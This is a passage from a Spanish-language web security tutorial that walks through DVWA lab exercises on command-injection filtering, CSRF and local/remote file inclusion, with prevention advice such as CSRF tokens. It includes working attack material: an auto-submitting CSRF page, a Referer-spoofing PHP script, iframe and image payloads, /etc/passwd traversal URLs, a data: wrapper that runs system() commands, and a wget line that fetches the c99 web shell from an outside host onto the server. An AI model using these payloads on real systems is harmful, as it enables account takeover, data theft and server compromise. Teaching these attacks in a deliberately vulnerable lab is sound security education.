if ((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) &&
(is_numeric($octet[3]))) && (sizeof($octet) == 4) ) {
    // If all 4 octets are int's put the IP back together.
    $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];
} else {
    echo '<pre>ERROR: You have entered an invalid IP</pre>';
}
?>
```

Esta porción de código realiza cuatro acciones:

1. Divide la cadena recibida como parámetro con la función explode(), tomando el punto como separador de las subcadenas.



explode() - <http://www.php.net/manual/es/function=explode.php>

array explode (string \$delimiter , string \$string [, int \$limit])

Divide una cadena en varias cadenas.

2. Comprueba que cada una de las subcadenas del array creado por explode() es un número entero.



is_numeric() - <http://php.net/manual/es/function.is-numeric.php>

bool is_numeric (mixed \$var)

Comprueba si una variable es un número o una cadena numérica.

3. Comprueba que el tamaño del array sea 4 (formato de una dirección IP – XXX.XXX.XXX.XXX) con la función sizeof() (alias de la función count())



sizeof() - <http://php.net/manual/es/function.sizeof.php>

int sizeof (mixed \$var [, int \$mode = COUNT_NORMAL])

Cuenta todos los elementos de un array o en un objeto.

4. Si las dos comprobaciones anteriores

- a. son positivas, vuelve a juntar los números en una sola cadena de texto y ejecuta el resto de código del script original.
- b. si no, muestra un mensaje advirtiendo de que la dirección IP introducida es incorrecta.

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

|| pwd

ERROR: You have entered an invalid IP

Figura 3-27. Ejemplo de filtrado en el nivel de seguridad high.

3.3 CSRF

CSRF (del inglés *Cross-site request forgery* o falsificación de petición en sitios cruzados) es un tipo de *exploit* en el que comandos no autorizados son transmitidos por un usuario en el cual el sitio web confía. Esta vulnerabilidad es conocida también por otros nombres como XSRF, enlace hostil, ataque de un click, cabalgamiento de sesión y ataque automático.

Las vulnerabilidades CSRF se producen cuando un sitio web permite a un usuario autenticado realizar acciones consideradas como “sensibles” sin comprobar que realmente es el usuario quien las está invocando conscientemente. En su lugar, la aplicación simplemente comprueba que la petición proviene del navegador autorizado de dicho usuario.

De este modo, y dado que los navegadores ejecutan simultáneamente código enviado por múltiples sitios web, existe el riesgo de que un sitio web (sin el conocimiento del usuario) envíe una solicitud a un segundo sitio web y éste interprete que la acción ha sido autorizada por el propio usuario.



Nota

Para poder mostrar como es debido un ejemplo de este tipo de ataque, y que sean legibles las contraseñas de la víctima antes y después del mismo, se usará el complemento Firebug del explorador web Firefox.



Firebug - <https://addons.mozilla.org/es/firefox/addon/firebug/>

Firebug es una extensión de Firefox creada y diseñada especialmente para desarrolladores y programadores web. Es un paquete de utilidades con el que se puede analizar (revisar velocidad de carga, estructura DOM), editar, monitorizar y depurar el código fuente, CSS, HTML y JavaScript de una página web de manera instantánea e inline.

Antes de ser víctima del ataque CSRF, el usuario se identifica con el usuario “admin” y la contraseña “password” para acceder al sistema. Como se observa en las siguientes figuras, en caso de producirse la autenticación en el sistema se muestra un mensaje de bienvenida, por lo que la víctima ya es “confiable” para el sitio web mientras la cookie almacenada en su navegador web con la ID de inicio de sesión no caduque o el usuario cierre la sesión (con lo que ésta sería eliminada).

Username: admin
Password: password
Login

Figura 3-28. Formulario de autenticación de DVWA.

Welcome to Damn Vulnerable Web App!
You have logged in as 'admin'

Username: admin
Security Level: low
PHPIDS: disabled

Figura 3-29. Página inicial para usuarios autenticados.

El formulario vulnerable a CSRF se corresponde con la página de DVWA de cambio de contraseña para los usuarios del sistema. Para llevar a cabo el ataque se emplearán las siguientes aplicaciones:

- FoxyProxy: complemento del navegador Firefox con el que se capturará la petición enviada por el formulario.



FoxyProxy - <http://getfoxyproxy.org/>

FoxyProxy es una herramienta de administración avanzada de proxies, que reemplaza totalmente la limitada funcionalidad de proxies nativa de los exploradores web Firefox, Chrome e Internet Explorer.

- OWASP CSRFTester.



OWASP CSRFTester - https://www.owasp.org/index.php/Category:OWASP_CSRFTester_Project/es

Herramienta gratuita (distribuida bajo licencia LGPL) para desarrolladores con la que poder comprobar si los formularios web son vulnerables a este tipo de ataque.

3.3.1 Explotando la vulnerabilidad

En primer lugar se activará el proxy que incluye la aplicación FoxyProxy para que capture todo el tráfico web en un puerto determinado, el mismo en que estará escuchando la aplicación OWASP CSRFTester. En este caso el puerto es el 8008.




Figura 3-30. Activación de FoxyProxy.

Puesto que el cambio de contraseña lo realizará el navegador web de la víctima, el hecho de que el atacante desconozca su contraseña es irrelevante. Simplemente se necesita enviar el formulario para capturar los datos clave que se requieren para llevar a cabo este ataque y que recogerá la aplicación OWASP CSRFTester. Para cada petición se muestran detalles como el método de envío empleado por el formulario (GET o POST) y los parámetros transmitidos por URL.

En nuestro ejemplo son:

- *password_new*: contraseña nueva.
- *password_conf*: rescritura de la contraseña para comprobar que el usuario la ha escrito correctamente. En caso de no coincidir ambas no se realiza el cambio de contraseña.
- *Change*: parámetro de control para confirmar la petición de cambio de contraseña. Si no es definida en la petición no se realizará el cambio aunque las contraseñas coincidan.

Los parámetros *password_new* y *password_conf* son los que se deberán modificar para que la víctima realice un cambio de contraseña (por otra que desconozca) sin su consentimiento.




Figura 3-31. Captura de la petición de cambio de contraseña.

Para ello la aplicación OWASP CSRFTester cuenta con una herramienta que genera automáticamente el fichero HTML que realizará la petición de cambio de contraseña basada en la confianza que el sitio web tiene en el usuario autenticado en el sistema.

```

1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
2 <html>
3 <head>
4 <title>Esto es una broma</title>
5 </head>
6 <body onLoad="javascript:fireForms()">
7 <script language="JavaScript">
8 var pauses = new Array( "23" );
9 function pausecomp(millies)
{
10     var date = new Date();
11     var curDate = null;
12
13     do { curDate = new Date(); }
14     while(curDate-date < millies);
15 }
16 function fireForms()
{
17     var count = 1;
18     var i=0;
19     for(i=0; i<count; i++)
20     {
21         document.forms[i].submit();
22         pausecomp(pauses[i]);
23     }
24 }
25 </script>
26 <H1>Era broma, seacute;a lo queaste a gastarte una broma y hacerte perder el tiempo.</H1>
27 <form method="GET" name="form0" action="http://www.webvulnerable.com:80/vulnerabilities/csrf/?password_new=passwordnuevo&password_conf=passwordnuevo&Change=Change">
28 <input type="hidden" name="name" value="value"/>
29 </form>
30 </body>
31 </html>

```

Figura 3-32. Fichero HTML generado automáticamente por OWASP CSRFTester.

CSRFTester ofrece otras opciones, como por ejemplo la de realizar la petición de cambio de contraseña de una manera más inadvertida insertando, por ejemplo, una imagen. Obviamente esta imagen no será mostrada al usuario (puesto que el origen no es una imagen) y lo que producirá precisamente es que se genere la solicitud de cambio de contraseña.

Código HTML
<pre> </pre>

En este ejemplo se hará uso de la ingeniería social y la confianza que el usuario tiene en el atacante para que haga clic en el enlace al documento HTML que llevará a cabo el ataque CSRF.

En caso de no contar con esta ventaja, se podrían emplear otros métodos como por ejemplo combinando un ataque *Man in the middle* con *DNS Spoofing* para servirle una web falsa enlazando con nuestro documento HTML en lugar del sitio web original al que pretendía acceder el usuario.



Figura 3-33. Envío a la víctima del enlace al documento HTML generado por Owasp CRSFTester.

Una vez el usuario haga clic en el enlace se observa que el navegador web le ha redirigido a la página de cambio de contraseña y que no se muestra ningún mensaje referente al cambio de la misma.




Figura 3-34. La víctima ha realizado el cambio de contraseña involuntariamente.

Sin embargo, una vez se ha desconectado del sistema y caduca por tanto la cookie con su inicio de sesión, al volver a intentar autenticarse el sistema le muestra un mensaje de error “Login failed”.

Para esta comprobación se ha vuelto a emplear la herramienta Firebug para modificar el campo de contraseña y transformarla en un campo de tipo texto para que ésta sea legible.

The screenshot shows the DVWA login interface. At the top is the DVWA logo. Below it is a form with two fields: 'Username' containing 'admin' and 'Password' containing 'password'. Below the form is a 'Login' button. A large red arrow points from the 'Login' button to a red oval on the right side of the screen. Inside the oval, the text 'Login failed' is displayed.

Figura 3-35. Intento de autenticación de la víctima fallido.

Finalmente se comprueba que, efectivamente, la contraseña fue cambiada llevando a cabo una autenticación en el sistema con el usuario “admin” y la contraseña “passwordnuevo”.

The screenshot shows the DVWA login interface. The 'Username' field contains 'admin' and the 'Password' field contains 'passwordnuevo'. A red arrow points from the 'Login' button to a red oval on the right side of the screen. Inside the oval, the text 'You have logged in as 'admin'' is displayed. Below the oval, a status message at the bottom of the page says 'Name: admin Level: low Session: 1234567890'. The right side of the interface includes a 'General Instructions' section with text about DVWA's responsibility.

Figura 3-36. Autenticación correcta del atacante en el sistema.

El **nivel medio de seguridad** de DVWA introduce como condición que la petición de cambio de contraseña provenga del propio servidor donde está alojada la página web. En caso contrario, la petición será desatendida.

Código PHP

```
<?php if ( eregi ( "127.0.0.1" , $_SERVER[ 'HTTP_REFERER' ] ) ) { ... } ?>
```

Para explotar esta vulnerabilidad bastaría con un pequeño script programado en PHP que modificará el encabezado de la petición para que al ser ejecutada por la víctima en un servidor externo, ésta fuera enviada como si del propio servidor procediera:



Nota

Según el sitio web oficial de PHP, el elemento `HTTP_REFERER` de la variable global `$_SERVER` es la “dirección de la página (si la hay) que emplea el agente de usuario para la página actual. Es definido por el agente de usuario. No todos los agentes de usuarios lo definen y algunos permiten modificar `HTTP_REFERER` como parte de su funcionalidad. En resumen, es un valor del que no se puede confiar realmente”.

Código PHP

```
<?php
$host = "127.0.0.1";
$web = "www.webvulnerable.com";
$file = "vulnerabilities/csrf/index.php";
$hdtrs = array( 'http' => array(
    'method' => "GET",
    'header' => "accept-language: es\r\n".
    "Host: $host\r\n".
    "Referer: http://$host\r\n".
    "Content-Type: application/x-www-form-urlencoded\r\n".
    "Content-Length: 33\r\n\r\n".
    "password_new=passwordnuevo&password_conf=passwordnuevo&Change=Change\r\n"
)
);
$context = stream_context_create($hdtrs);
$fp = fopen("http://" . $web . "/" . $file, 'r', false, $context);
fpassthru($fp);
fclose($fp);
?>
```

Por supuesto, la configuración PHP del servidor donde estuviera alojado este fichero tendría que tener la directiva `allow_url_fopen` con el valor `ON` (habilitada).

Otra opción para evitar esta medida de seguridad sería combinar este tipo de ataque con XSS si alguna de las páginas del sitio sufriera también este tipo de vulnerabilidad. Para se inyectaría el siguiente código:

Código HTML

```
<iframe
src="http://www.webvulnerable.com/vulnerabilities/csrf/?password_new=passwordnuevo&passwo
rd_conf=passwordnuevo&Change"></iframe>
```

Otra manera más inadvertida sería añadir una imagen cuyo origen sea la URL vulnerable a CSRF. Así, cuando se intente cargar la imagen se generará una petición HTTP GET de la página desde el propio servidor.

Código HTML

```

```

3.3.2 Prevención

DVWA sugiere como método más seguro para evitar este tipo de ataque el requerimiento de la contraseña actual junto con la nueva y la rescritura de la misma. Sin embargo esto sólo sería aplicable para este ejemplo concreto de cambio de contraseña, por lo que para otro tipo de acciones se recomienda el uso de *tokens* de autorización para cada acción.

Un ejemplo sería utilizar una palabra secreta y el identificador de sesión del usuario para generar los *tokens*. Las funciones que se muestran a continuación utilizan un valor de configuración prefijado que contiene una palabra secreta a partir de la cual se generan todos los tickets. Esto permite invalidar en cualquier momento todos los tickets modificando simplemente esta palabra.



URL de interés

La autoría del código utilizado a continuación corresponde a Patxi Echarte. Se recomienda la lectura del artículo original acerca del uso de tokens en PHP en el siguiente enlace: <http://www.eslomas.com/2011/09/proteccion-anti-csrf-con-tokens-en-php/>

Código PHP

```
<?php
$CONF['csrf_secret'] = 'codigodeseguridad';
function generarFormToken($form) {
    $secret = $GLOBALS['CONF']['csrf_secret'];
    $sid = session_id();
    $stoken = md5($secret.$sid.$form);
    return $stoken;
}
function verificarFormToken($form, $stoken) {
    $secret = $GLOBALS['CONF']['csrf_secret'];
    $sid = session_id();
    $correct = md5($secret.$sid.$form);
    return ($stoken == $correct);
}
?>
```

La función de generación recibe el nombre del formulario a securizar y obtiene el token asociado haciendo un hash md5 sobre la concatenación de la palabra secreta, el identificador de sesión del usuario y el nombre del formulario. De esta forma se obtiene un token de autorización para cada usuario y cada acción. Para comprobar su validez se realiza la misma acción y se compara el token generado con el token recibido.

Su inclusión en un formulario HTML se realizaría de la siguiente manera:

Código HTML

```
<input type="hidden" name="auth_token" value="php generarFormToken('nombre_form'); ?&gt;" /&gt;</pre

```

De este modo, frente al caso en que se hiciera generando tokens personalices por acción con sesión, se utiliza menos espacio en el servidor y se reducirán los problemas de usabilidad. Sin embargo no se tendrá control sobre el tiempo de validez de los tokens, caducando estos en el momento en el que finaliza la sesión de usuario. El siguiente fragmento de código permite comprobar la validez de un token recibido:

Código PHP

```
<?php
$stoken = $_POST['auth_token'];
$valid = verificarFormToken('nombre_form', $stoken);
if(!$valid){
    echo "El ticket recibido no es valido";
}
?>
```

3.4 FILE INCLUSION

Este tipo de vulnerabilidad está referida a la ejecución en el servidor web de ficheros locales o externos (al propio servidor) diferentes a los esperados. Se diferencian por tanto dos tipos de ataques diferentes: **LFI** o *Local File Inclusion*, y **RFI** o *Remote File Inclusion*.

RFI, traducido al español como Inclusión Remota de Archivos, y LFI, traducido como Inclusión Local de Archivos, son dos tipos de vulnerabilidad que se pueden encontrar en páginas web PHP y se producen a causa de una mala programación haciendo uso de las funciones *include*, *include_once*, *require*, *require_once* y *fopen* (en el caso particular de RFI) con parámetros procedentes del usuario.



include() - <http://www.php.net/manual/es/function.include.php>

include 'fichero.php';

Incluye y evalúa el archivo especificado, mostrando una advertencia si éste no se encuentra.



fopen() - <http://www.php.net/manual/es/function.fopen.php>

resource fopen (string \$filename , string \$mode [, bool \$use_include_path = false [, resource \$context]])

Abre un archivo o URL.

El siguiente código, por ejemplo, por sencillo e inocente que parezca, es altamente vulnerable:

Código PHP

```
<?php $file = $_GET['page']; ?>
```

Con este código un usuario cualquiera podría cambiar en la URL de la página web el fichero a incluir en la página, pudiendo, por ejemplo, incluir en la página un fichero cualquiera del servidor local (LFI) y tener acceso al mismo o un script alojado en un servidor externo y que éste se ejecutase en el servidor web (RFI).

A continuación se muestra un ejemplo de cada uno, suponiendo que éste fuera el contenido del archivo *index.php* alojado en el directorio raíz de <http://www.webvulnerable.com>:

- LFI: /index.php?page=../configuracion.php
siendo configuracion.php el fichero donde, por ejemplo, una aplicación PHP almacena los datos de conexión a la base de datos.
- RFI: /index.php?page=http://servidorexterno.com/script_malicioso.php

3.4.1 Explotando la vulnerabilidad

DVWA incluye una página que permite realizar ambos ataques en nivel de seguridad *low* y, como se verá más adelante, únicamente LFI en el caso del nivel *medium*.

En el **nivel de seguridad low** el código fuente del fichero es el que se menciona en la introducción de la vulnerabilidad:

Código PHP

```
<?php $file = $_GET['page']; ?>
```

En primer lugar se llevará a cabo una sencilla comprobación para confirmar que la aplicación PHP es vulnerable a este tipo de ataque cambiando en la URL el fichero que se incluirá en la página web mediante la función *include()* remplazando el valor del parámetro *page* por una barra invertida (/).

Como se observa en la siguiente figura, PHP imprime dos *warning* advirtiendo que el fichero solicitado no ha sido encontrado. Esto quiere decir que **esta aplicación sí es vulnerable a este tipo de ataque**.




Figura 3-37. Comprobación de vulnerabilidad LFI.

¿Qué pasaría si se intentara incluir un fichero cualquiera del sistema de archivos del servidor?

```
http://www.webvulnerable.com/vulnerabilities/fi/?page=../../../../../../../../etc/passwd
http://www.webvulnerable.com/vulnerabilities/fi/?page=/etc/passwd
```



Figura 3-38. Inclusión del fichero passwd de Linux en la página vulnerable a LFI.

En ambos casos como se aprecia en la figura anterior la página web ha imprimido un fichero del servidor tan sensible como /etc/passwd. Quien lo obtuviera podría tener la tentación de realizar un ataque por fuerza bruta intentando obtener permisos de superusuario en el sistema...

Para que sea vulnerable a RFI el servidor tendrá que tener habilitada en la configuración PHP la directiva de seguridad `allow_url_include`. En la siguiente figura se ejemplifica esta vulnerabilidad incluyendo la página web principal del buscador Google España.




Figura 3-39. Comprobación de vulnerabilidad RFI.

¿Qué pasaría si en lugar de una página web inocua como el buscador de Google se quisiera incluir una shell escrita en PHP alojada en otro servidor externo?




Figura 3-40. Ejecución de una shell PHP a través de la vulnerabilidad RFI.

En la figura anterior se ha ejecutado a través de dicha shell el comando

```
$ cat /proc/version
```

para obtener información sobre el sistema operativo instalado en el servidor web que sufre esta vulnerabilidad, aunque bien se podrían haber ejecutado comandos para obtener el fichero *passwd*, crear directorios, cargar scripts que pudieran ejecutar código malicioso en el servidor, etc.

En el caso del **nivel de seguridad medium**, DVWA emplea la misma función `include()` para la inclusión de ficheros, con la única diferencia de que la cadena recibida por URL se filtra con la función `str_replace()` para que elimine las cadenas de texto “http” y “https”.



str_replace() - <http://www.php.net/manual/es/function.str-replace.php>
mixed str_replace (mixed \$search , mixed \$replace , mixed \$subject [, int &\$count])
Reemplaza todas las apariciones del string buscado con el string de reemplazo.

```
Código PHP

<?php
$file = str_replace("http://", "", $file);
$file = str_replace("https://", "", $file);
?>
```

Esta modificación a simple vista parece que soluciona la vulnerabilidad RFI pero no así LFI. ¿Será suficiente para no sufrir un ataque como el anterior que ha permitido ejecutar una shell en el servidor? Como se verá a continuación, la respuesta es “rotundamente NO” puesto que la vulnerabilidad LFI es tan peligrosa como RFI.

En primer lugar se solicita el fichero de cuentas de usuario `passwd` del servidor Linux.



Figura 3-41 Inclusión del fichero /etc/passwd

Como se aprecia en la siguiente figura, al tratar de incluir una página web externa muestra dos *warning* advirtiendo de que la página solicitada no ha podido ser incluida.




Figura 3-42. En el nivel de seguridad medio DVWA no es vulnerable a RFI.

Desde la versión 5.2.0, PHP permite la inclusión de pequeños elementos de datos en línea. Esto es tremadamente útil si, por ejemplo, el programador de una página web no quiere mostrar el verdadero origen de una imagen.



URL de interés
`http://php.net/manual/en/wrappers.data.php`

Ejemplo de uso:

Código PHP
<pre><?php function data_uri(\$file, \$mime) { \$contents = file_get_contents(\$file); \$base64 = base64_encode(\$contents); return "data:\$mime;base64,\$base64"; } ?></pre>

Código HTML
<pre><img src="<?php echo data_uri('image.png', 'image/png'); ?>" alt="Texto alternativo de la imagen"></pre>

Al visualizar el código fuente de la página el usuario vería el origen de la imagen codificado en base64 en lugar de la URL al fichero.

Se aprovechará esta funcionalidad para pasar por URL una pequeña porción de código PHP en la que se hará uso de la función `system()` que permite ejecutar comandos en el servidor como si de un terminal se tratara. La única limitación a la hora de ejecutar comandos con esta función es la propia de los permisos que tenga el usuario en el sistema.



system() - <http://php.net/manual/es/function.system.php>
`string system (string $command [, int &$return_var])`
Ejecuta un programa externo y muestra su salida.

El valor de la variable `page` sería el siguiente:

```
data:, <?php system($_GET['cmd']); ?>&cmd=[comando_a_ejecutar]
```

El objetivo del atacante en este caso es encontrar un directorio que tenga permisos de escritura para todos los usuarios dado que al ejecutar estos comandos no se hace como root sino con el usuario apache, que generalmente no tiene permisos administrativos.

En caso de encontrar un directorio con los permisos necesarios el próximo paso será intentar subir un fichero al servidor en dicho directorio y aprovechar que el script PHP es vulnerable a LFI para ejecutarlo en el servidor.

Se solicita la página

```
http://www.webvulnerable.com/vulnerabilities/fi/?page=data:<?php system($_GET['cmd']);?>&cmd=ls -l ..
```

y, como se observa en la siguiente figura, el directorio *upload* tiene permisos de lectura, escritura y ejecución para todos los usuarios.



Figura 3-43. Listado de directorios del directorio padre.

A continuación se encapsulará otro comando usando *data:*, esta vez para cargar en el directorio para el que se tienen permisos de escritura una shell escrita en PHP alojada en un servidor externo:

```
http://www.webvulnerable.com/vulnerabilities/fi/?page=data:<?php system($_GET['cmd']);?>&cmd=wget http://www.klimbia.com/master/c99.txt -O /srv/www/webvulnerable.com/public_html/vulnerabilities/upload/c99.php
```




Figura 3-44. Descarga de fichero al servidor vulnerable utilizando la vulnerabilidad LFI.

